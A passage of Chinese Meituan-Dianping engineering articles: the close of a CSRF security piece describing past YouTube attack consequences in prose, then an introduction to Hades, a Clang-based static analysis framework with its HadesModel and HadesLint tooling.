攻击者也许已经利用了该漏洞来提高视频的流行度。例如，将一个视频添加到足够多用户的“Favorites”，YouTube就会把该视频作为“Top Favorites”来显示。除提高一个视频的流行度之外，攻击者还可以导致用户在毫不知情的情况下将一个视频标记为“不宜的”，从而导致YouTube删除该视频。

这些攻击还可能已被用于侵犯用户隐私。YouTube允许用户只让朋友或亲属观看某些视频。这些攻击会导致攻击者将其添加为一个用户的“Friend”或“Family”列表，这样他们就能够访问所有原本只限于好友和亲属表中的用户观看的私人的视频。

攻击者还可以通过用户的所有联系人名单（“Friends”、“Family”等等）来共享一个视频，“共享”就意味着发送一个视频的链接给他们，当然还可以选择附加消息。这条消息中的链接已经并不是真正意义上的视频链接，而是一个具有攻击性的网站链接，用户很有可能会点击这个链接，这便使得该种攻击能够进行病毒式的传播。

## 参考文献


- Mozilla wiki.Security-Origin
- OWASP.Cross-Site_RequestForgery(CSRF)_Prevention_Cheat_Sheet.
- Gmail Security Hijack Case.Google-Gmail-Security-Hijack.
- Netsparker Blog.Same-Site-Cookie-Attribute-Prevent-Cross-site-Request-Forgery
- MDN.Same-origin_policy#IE_Exceptions

## 下期预告

前端安全系列文章将对XSS、CSRF、网络劫持、Hybrid安全等安全议题展开论述。下期我们要讨论的是网络劫持，敬请期待。

## 作者简介


- 刘烨，美团点评前端开发工程师，负责外卖用户端前端业务。

# Hades：移动端静态分析框架

作者：吴达 智聪

> 只有通过别人的眼睛，才能真正地了解自己 ——《云图》


## 背景

作为全球最大的互联网 + 生活服务平台，美团点评近年来在业务上取得了飞速的发展。为支持业务的快速发展，移动研发团队规模也逐渐从零星的小作坊式运营，演变为千人级研发军团协同作战。

在公司蓬勃发展的大背景下，移动项目架构也有了全新的演进方向：需要支持高效的集成策略，支持研发流程自动化等等，最终提升研发效能，加速产品迭代和交付能力。

虽然高效的研发交付体系帮助 App 项目缩短了迭代周期，但井喷式的模块发版和频繁的项目集成，使得纯人工的项目维护和质量保证变得“独木难支”。


静态分析需求

上图漫画中，列举了大型项目在持续优化和维护过程中较为常见的几类需求。这些需求主要包括以下几个方面：

1. 在 CI 流程中加入静态准入检查，避免繁琐的人工 Review 以及减少人工 Review 可能带来的失误。
2. 为了推进项目的优化过程，需要方法数监控、宏定义分析等代码分析报表和监控。
3. 零 PV 报表、依赖分析和头文件引用规范、无用代码分析等项目优化方案。

不难发现，这些需求的本质是：借助代码静态分析能力，提升项目可持续发展所需要的自动化水平。针对 C/Objective-C 主流的静态分析开源项目包括：Static Analyzer、Infer、OCLint 等。但是，这些分析工具对我们而言存在一些问题：

- 开发成本高，收益有限，研发参与积极性不够。
- 针对局部代码分析，跨编译单元以及全局性分析较难。
- 增量分析困难，CI 静态检查效率低下。
- 工具性较强，大部分只作代码规范检查，应用范畴局限。
- 接入和维护成本高，难以平台化。

针对以上背景和现有方案的不足，我们决定自研基于语义的静态分析框架。

## Hades 项目简介

大众点评静态分析框架 Hades，取名源于 古希腊神话中的冥王 。冥王 Hades 公正无私，能够审视灵魂的是非善恶。


Hades 框架支持语义分析能力，我们希望这种能力不仅仅能够去实现一个传统的 Lint 工具，而且能成为创造更多能力的基础，可以帮助我们更轻松地审视代码，理解把控大型项目。

# Hades 方案选型

## 文本处理方式

首先，最简单的静态分析是字符匹配和文本处理。这种方式虽然实现简单，但是存在能力上限，也不可能在语义理解上有足够的把控力。另外，以正则匹配为核心建立的工具栈难以得到持续优化。为了分析项目的依赖关系，我们需要判断代码中的符号含义以及符号间关系（如包含哪些类，类中有哪些方法等），分析过程的正则表达式如下图所示。

```
class SymbolRegex

    def self.interface_regex
        /^@interface\s+(.*?)\s*:/
    end

    def self.protocol_regex
        /@protocol\s+([a-zA-Z_].*?)[^a-zA-Z_]/
    end

    def self.property_suggest_regex
        /@property\s*\((.*?)\)(IBOutlet|\s)*\s*\**\s*(.*?);/
    end

    def self.enum_normal_regex
        /^\s*typedef\s+(NS_ENUM|NS_OPTIONS)\s*\(.*,(.*?)\)/
    end

    def self.os_symbol_regex
        /(_objc_|_block_invoke|_Unwind_Resume|___destroy_helper_block_|___copy_helper_block_|___stack_chk_|_llvm
    end

    def self.category_api_regex
        /\st\s[+-]\[[a-zA-Z]+\((.*?)\)\s(.*?)\]/
    end

    def self.macro_regex
        /#define\s+(.*?)[^a-zA-Z0-9_]/
    end

    def self.begin_uniq_interface_regex(unit_name)
        /^@interface\s+#{unit_name}/
    end

    def self.var_suggest_regex
        /^([a-zA-Z]+)(\s|\*)(.*?)\s*;/
    end

    def self.objc_var_regex(unit_name)
        /_OBJC_IVAR_\$_#{unit_name}\.(.*?)$/
    end
```




正则匹配模式

由此可见，繁琐的文本匹配不仅可读性差，也存在容易分析出错的问题。

## 基于编译器的静态分析方案

我们需求的本质是对代码进行分析，而在源代码编译过程中，语法分析器会创建出抽象语法树（Abstract Syntax Tree 缩写为 AST）。AST 是源代码的抽象语法结构的树状表现形式，树上的每个节点都表示源码的一种结构。




源码到AST的映射关系

以上图为例，代码块区域是用 Objective-C 和 TypeScript 编写的一个简单条件语句源码，下面是其对应的抽象语法结构表达。这种树状的结构表达，省略了一些细节（比如：没有生成括号节点），从图中的这种映射关系中我们也可以发现：

- 源码的语法结构是可以通过明确的数据结构表示的。
- 大多数编程语言都可以用相似的 AST 表达的。

对于 C/Objective-C 而言，主流编译器是 Clang/LLVM（Low Level Virtual Machine）的，它是一个开源的编译器架构，并被成功应用到多个应用领域。Clang（发音为/klæŋ/，不是C浪）是 LLVM的一个编译器前端，它目前支持 C, C++, Objective-C 等编程语言。Clang 会对源程序进行词法分析和语义分析，将分析结果转换为 AST。现有方案中不少 Lint 工具便是基于 Clang 的，Clang 包含了以下特点：

- **编译速度快**：Clang 的编译速度远快于 GCC。

- **占用内存小**：Clang 生成的 AST 所占用的内存是 GCC 的五分之一左右。
- **模块化设计**：Clang 采用基于库的模块化设计，易于 IDE 集成及其他用途的重用。

因此，借助 Clang 的模块化设计和高效编译等诸多优点，Hades 也将更容易开发和升级维护。Clang 对源码强有力的分析能力也是主流静态分析工具的不二之选。

## Clang AST 初识

Clang 项目非常庞大。仅仅是 Clang AST 相关代码就超过 10W+ 行代码。如何利用 Clang 实现 AST 分析工作，这里可以参考官网提供的文档 Choosing the Right Interface for Your Application ，以下是三种方式：

- **LibClang**

  提供 C 语言的稳定接口，支持Python Binding。AST 并不完整，不能完全掌控 Clang AST。

- **Clang Plugins**

  提供 C++ 接口，更新快，不能保留上下文信息。插件的存在形式是一个动态链接库，不能在构建环境外独立存在。

- **LibTooling**

  提供 C++ 接口，更新快，可以通过标准的 main() 函数作为入口，可独立运行，能够完全掌控 AST，相比 Plugin 更容易设置。

这里我们选择可独立运行并且能完全掌控 AST 的 LibTooling 作为 Hades 的基础。

在使用 Clang 的学习过程中，基本的概念便是表示 AST 的节点类型，这里重要的几点是：

- **ASTContext。**

ASTContext 是编译实例用来保存 AST 相关信息的一种结构，也包含了编译期间的符号表。我们可以通过 `TranslationUnitDecl * getTranslationUnitDecl()` 方法得到整个翻译单元的 AST 的入口节点。

- **节点类型。**

AST 通过三组核心类构建：Decl (declarations)、Stmt (statements)、Type (types)。其它节点类型并不会从公共基类继承，因此，没有用于访问树中所有节点的通用接口。

- **遍历方式。**

为了分析 AST，我们需要遍历语法树。Clang 提供了两种方式：RecursiveASTVisitor 和 ASTMatcher。RecursiveASTVisitor 能够让我们以深度优先的方式遍历 Clang AST 节点。我们可以通过扩展类并实现所需的 VisitXXX 方法来访问特定节点。

ASTMatcher API 提供了一种域特定语言（DSL）来构建基于 Clang AST 的谓词，它能高效地匹配到我们感兴趣的节点。

除了这两种方式外，LibClang 也提供了 Cursors 来遍历 AST。更多细节内容可以前往：clang.llvm.org 。

## 常用开源工具的不足

通过上一章节的介绍，我们大致了解了 Clang 的基本特点。 但是在实践开发过程中发现：通过 Clang API 去遍历和分析 AST 的源码树形结构较为复杂。现有静态分析方案（如：OCLint），大多是直接给出封装好的 Lint 工具，扩展方面也是提供脚手架生成 Rule 文件，然后在 Rule 中编写访问特定 AST 节点的方法（例如：VisitObjCMethodDecl 方法用来访问 Objective-C 的方法定义）。

因此，现有方案大多数只提供了直接访问 AST 的方式，而且这种方式较为“局部”。每实现一个实际需求需要耗费大量精力去理解如何从 AST 分析映射到源码的语义逻辑。


但是，Code Review 时我们并不会将目标代码转换为 AST 然后再去分析代码的语义如何，更多的是直接理解代码的具体逻辑和调用关系。AST 树状结构分析的复杂性容易带来理解上的差异鸿沟。因此，这也不利于调动业务研发团队的积极性，很多基于源码分析工作也难以落地。

# Hades 核心实现

为了让分析过程更清晰，我们需要在 AST 的基础之上再进行一次抽象。本章节主要内容包含：Hades 的整体架构、为什么要定义语义模型、定义什么样的语义模型、如何输出语义模型以及模型的序列化和持久化。

## Hades 总体架构

按照 Hades 的架构目标进行基础方案选型以后，我们来看下 Hades 的整体技术框架，可以用下图所示的四层架构表示：




Hades 整体架构图

下面简述下这几层的不同职责：

**编译器架构层**。Clang 的诸多优势前文已经提到，这也是 Hades 的基础依赖。

**Hades 核心层**。在编译器架构层，我们借助 Clang 得到了代码的抽象语法结构表示 AST。而 Hades 核心层的职责便是将 AST 解析成人们更容易理解的，更高层级的语义模型。

**Hades 接口封装层**。抽象出的模型，能够像 Clang 提供丰富 AST 访问接口那样，为开发者提供丰富的模型访问接口。

**静态分析应用**。通过 Hades 接口封装，我们无需清楚底层模型是如何生成的，在这一层我们可以制作 Lint 或者其它监控、分析工具。


为什么 Hades 的架构设计是这样的呢？下面我们将一一道来。

## 为何要定义语义模型？

首先，正如「常用开源工具的不足」章节所述，大多现有方案是直接通过编译器前端提供的接口实现对 AST 的操作，从而达到静态分析的目的。

当然，除了现有方案的不足以外，在业务研发过程中出现的 Case ，其原因大多数并不是违反了现有的 Lint 工具中所定义的基本语法规范，这些规则分析的往往是“常识”类问题。在静态分析中，更多的是对

象的错误方法调用和非法的继承/复写关系等问题，即便具备良好的编码规范也会疏忽。这里乍一看没太大区别，但是从着重点来说，Hades 的设计理念上会存在本质区别。





其他静态分析模式

如上图所示，现有方案如 OCLint 或者 Clang Static Analyser 等，其核心原理是在编译器将源码生成 AST 时，通过分析节点和节点间的关系，从而达到静态分析的目的。这种方式不利于跨编译单元分析，自然对项目级别的理解分析存在局限性。

所以，这里可以借助 AST 针对每个编译单元建立更直观的、更容易理解的结构化表达。我们将这个更高层级的语义表达称为 HadesModel。

## 定义什么样的语义模型？

建立 HadesModel 以后的静态分析中，我们的着重点变化如下图所示：




Hades分析模式

下面我们可以简单描述需要设计的 HadesModel 的基本特点：

- HadesModel 可以结构化表达源码的语义。它能够表达一个编译单元定义了哪些接口声明、实现了哪些类/类别的方法、定义和展开了哪些宏定义、对象的方法调用和函数使用情况等等。
- HadesModel 使我们不需要了解 Clang 编译器以及 AST 如何表达源码。
- HadesModel 以一个完整的编译单元为单位，支持 JSON 格式表达。
- 对于 Objective-C ，分析过程不必强依赖于 xcodebuild 编译构建过程。

通过以上几点特征描述，我们得到了 HadesModel 更清晰的表述：

> **HadesModel 是基于 AST 的更高层级语义表达，它能够序列化为 JSON 格式并描述完整的编译单元，这种结构化信息使得静态分析能更接近于开发者阅读理解源码的思维习惯。**

在介绍完 HadesModel 的基本目标后，我们用下面一段简单的 Objective-C 代码为例来明确 HadesModel 的具体表达形式：

```objc
#import "HadesViewController.h"
#import "NVJsonLabel.h"

#define HadesMacro 1234

@implementation HadesViewController

- (id)sayHello {
    UIView *testView = [UIView new];
    [UIView animateWithDuration:2 animations:^{
        [testView setHidden:YES];
    }];

    NSInteger macroTest = HadesMacro;
    retrun nil;
}

+ (NVJsonLabel *)testJsonlabel {
    NVJsonLabel *testLabel = [[NVJsonLabel alloc] init];
    retrun testLabel;
}

@end

```

Hades测试代码

在示例代码中，我们简单了解下包含的语义逻辑：


- 这是一段 Objective-C 代码，实现文件名为 `HadesViewController.m` 。
- 在实现文件中，定义了一个名为 `HadesMacro` 的宏定义。
- 实现文件中包含了 `HadesViewController` 类的实现部分， `HadesViewController` 是 `UIViewController` 的子类。
- `HadesViewController` 类中包含了两个方法实现。其中第一个方法名为 `sayHello` ，里面包含了局部对象 `testView` 的初始化以及对象的方法调用，另外还包含了宏定义的使用。

可以发现，HadesModel 能够表达开发者对语义信息的直观理解即可。

## 如何生成语义模型：HadesModel？


接下来介绍 Hades 基本架构图中 HadesCore 的核心实现，重点在如何生成前文所述的 HadesModel。

这里 HadesCore 借助 Clang LibTooling 分析源码的 AST，然后将我们所需的语义信息抽象成 HadesModel。将数据抽象和转换过程用以下简要流程表示：




Hades 模型生成主要过程

下面将从一个流程图来看看 HadesCore 是如何生成 HadesModel 的实现细节：




Hades 模型生成流程图

流程图中主要包括以下几点内容。

### 1. 构建编译数据库

首先，Hades 是基于 Clang 的模块化设计开发，所以它可以独立运行，因此，可以利用 RubyGem 的方式将模型生成过程封装并提供命令行工具。对于需要得到 HadesModel 的编译单元 `.m` ，首先需要作为源文件集成到 workspace （iOS 可以用 CocoaPods），然后利用 Xcode 提供的 xcodebuild 结合 xcpretty 编译得到项目的编译数据库 `compile_commands.json` 。编译数据库用来指定每个编译单元的命令行参数。


### 2. 创建 HadesDriver

在创建驱动器之前，可以使用 Clang 提供的 `CommonOptionsParser` 类，它将负责解析与编译数据库和输入相关的命令行参数，然后将其作为驱动器的输入。驱动器控制整个模型生成周期，它的输出结果便是 HadesModel。

### 3. 构建 HadesModel

在 HadesDriver 的驱动下，首先需要创建编译器实例，执行编译前可以分析宏定义和头文件展开等预处理信息，并将这些内容初始化到 HadesModel 对象。接着，在编译器实例中将 `FrontendAction` 接口作为扩展编译过程的执行入口，利用 Clang LibTooling 提供的 ASTVistor 访问 AST 节点（更多 Clang 技术细节见： Clang 8 documentation）， 最终将所有翻译单元的“元数据”填充到 HadesModel。

以前文的 `HadesViewController.m` 为例，我们得到 HadesModel 并序列化为 JSON 数据以后，如下图所示：




测试代码模型生成结果

显然，示例 HadesModel 已经能够表达开发者 Code Review 时，绝大多数“直白”的语义信息了。

## HadesModel 的序列化/持久化

由于 HadesModel 最终需要以 JSON 格式作为提供静态分析的原始数据类型，所以需要保证 HadesModel 具备序列化的能力。

JSON 格式使 Hades 具备了**全局分析**能力，也符合设计之初的**分析和平台、语言无关**的要求。再者，JSON 类型也方便利用具备较好类型系统的语言作为分析接口层。

实践中，以 iOS 常用的 CocoaPods 的 Pod 为单位，在私有 Pod 发版时生成模型数据然后打包存储在 Maven 中，以便于**增量分析**。

在 CI 系统中，特别是大型项目持久化的模型存储非常重要。CI 中为了加快集成速度，不得不使用部分二进制的集成方式，但是这样将无法对静态库进行源码分析。利用 Hades 的模型缓存，我们可以解决二进制集成的局限性。缓存数据也不需要再次编译、模型生成等耗时操作，所以接入 Hades 后基本不影响集成项目的集成速度。

# Hades 应用案例（1）：制作 Lint 工具


在这一章，我们将介绍 Hades 架构中的接口层，以及在 Lint 工具上的应用。

## HadesLint 架构描述

HadesLint 是基于 Hades 框架制作的静态分析工具。作为平台标准的 Lint 工具，目前在持续集成有了广泛应用（详情见此篇文章： MCI：大众点评千人移动研发团队怎样做持续集成? ）。

HadesLint 开发语言是 TypeScript。它具备完善的类型系统，结合 VSCode 的智能补全和完善的 Debug 能力，使得 HadesLint 具备良好的开发体验。

HadesLint 的实现细节如下图所示：




HadesLint 实现架构

在接入 HadesLint 的项目后，我们将项目以 Pod 为单位，从 Maven 中读取缓存模型 Zip 包。如果不存在缓存，那么将利用前文所述封装好的 HadesGem 通过编译数据库实时生成每个编译单元的 HadesModel。

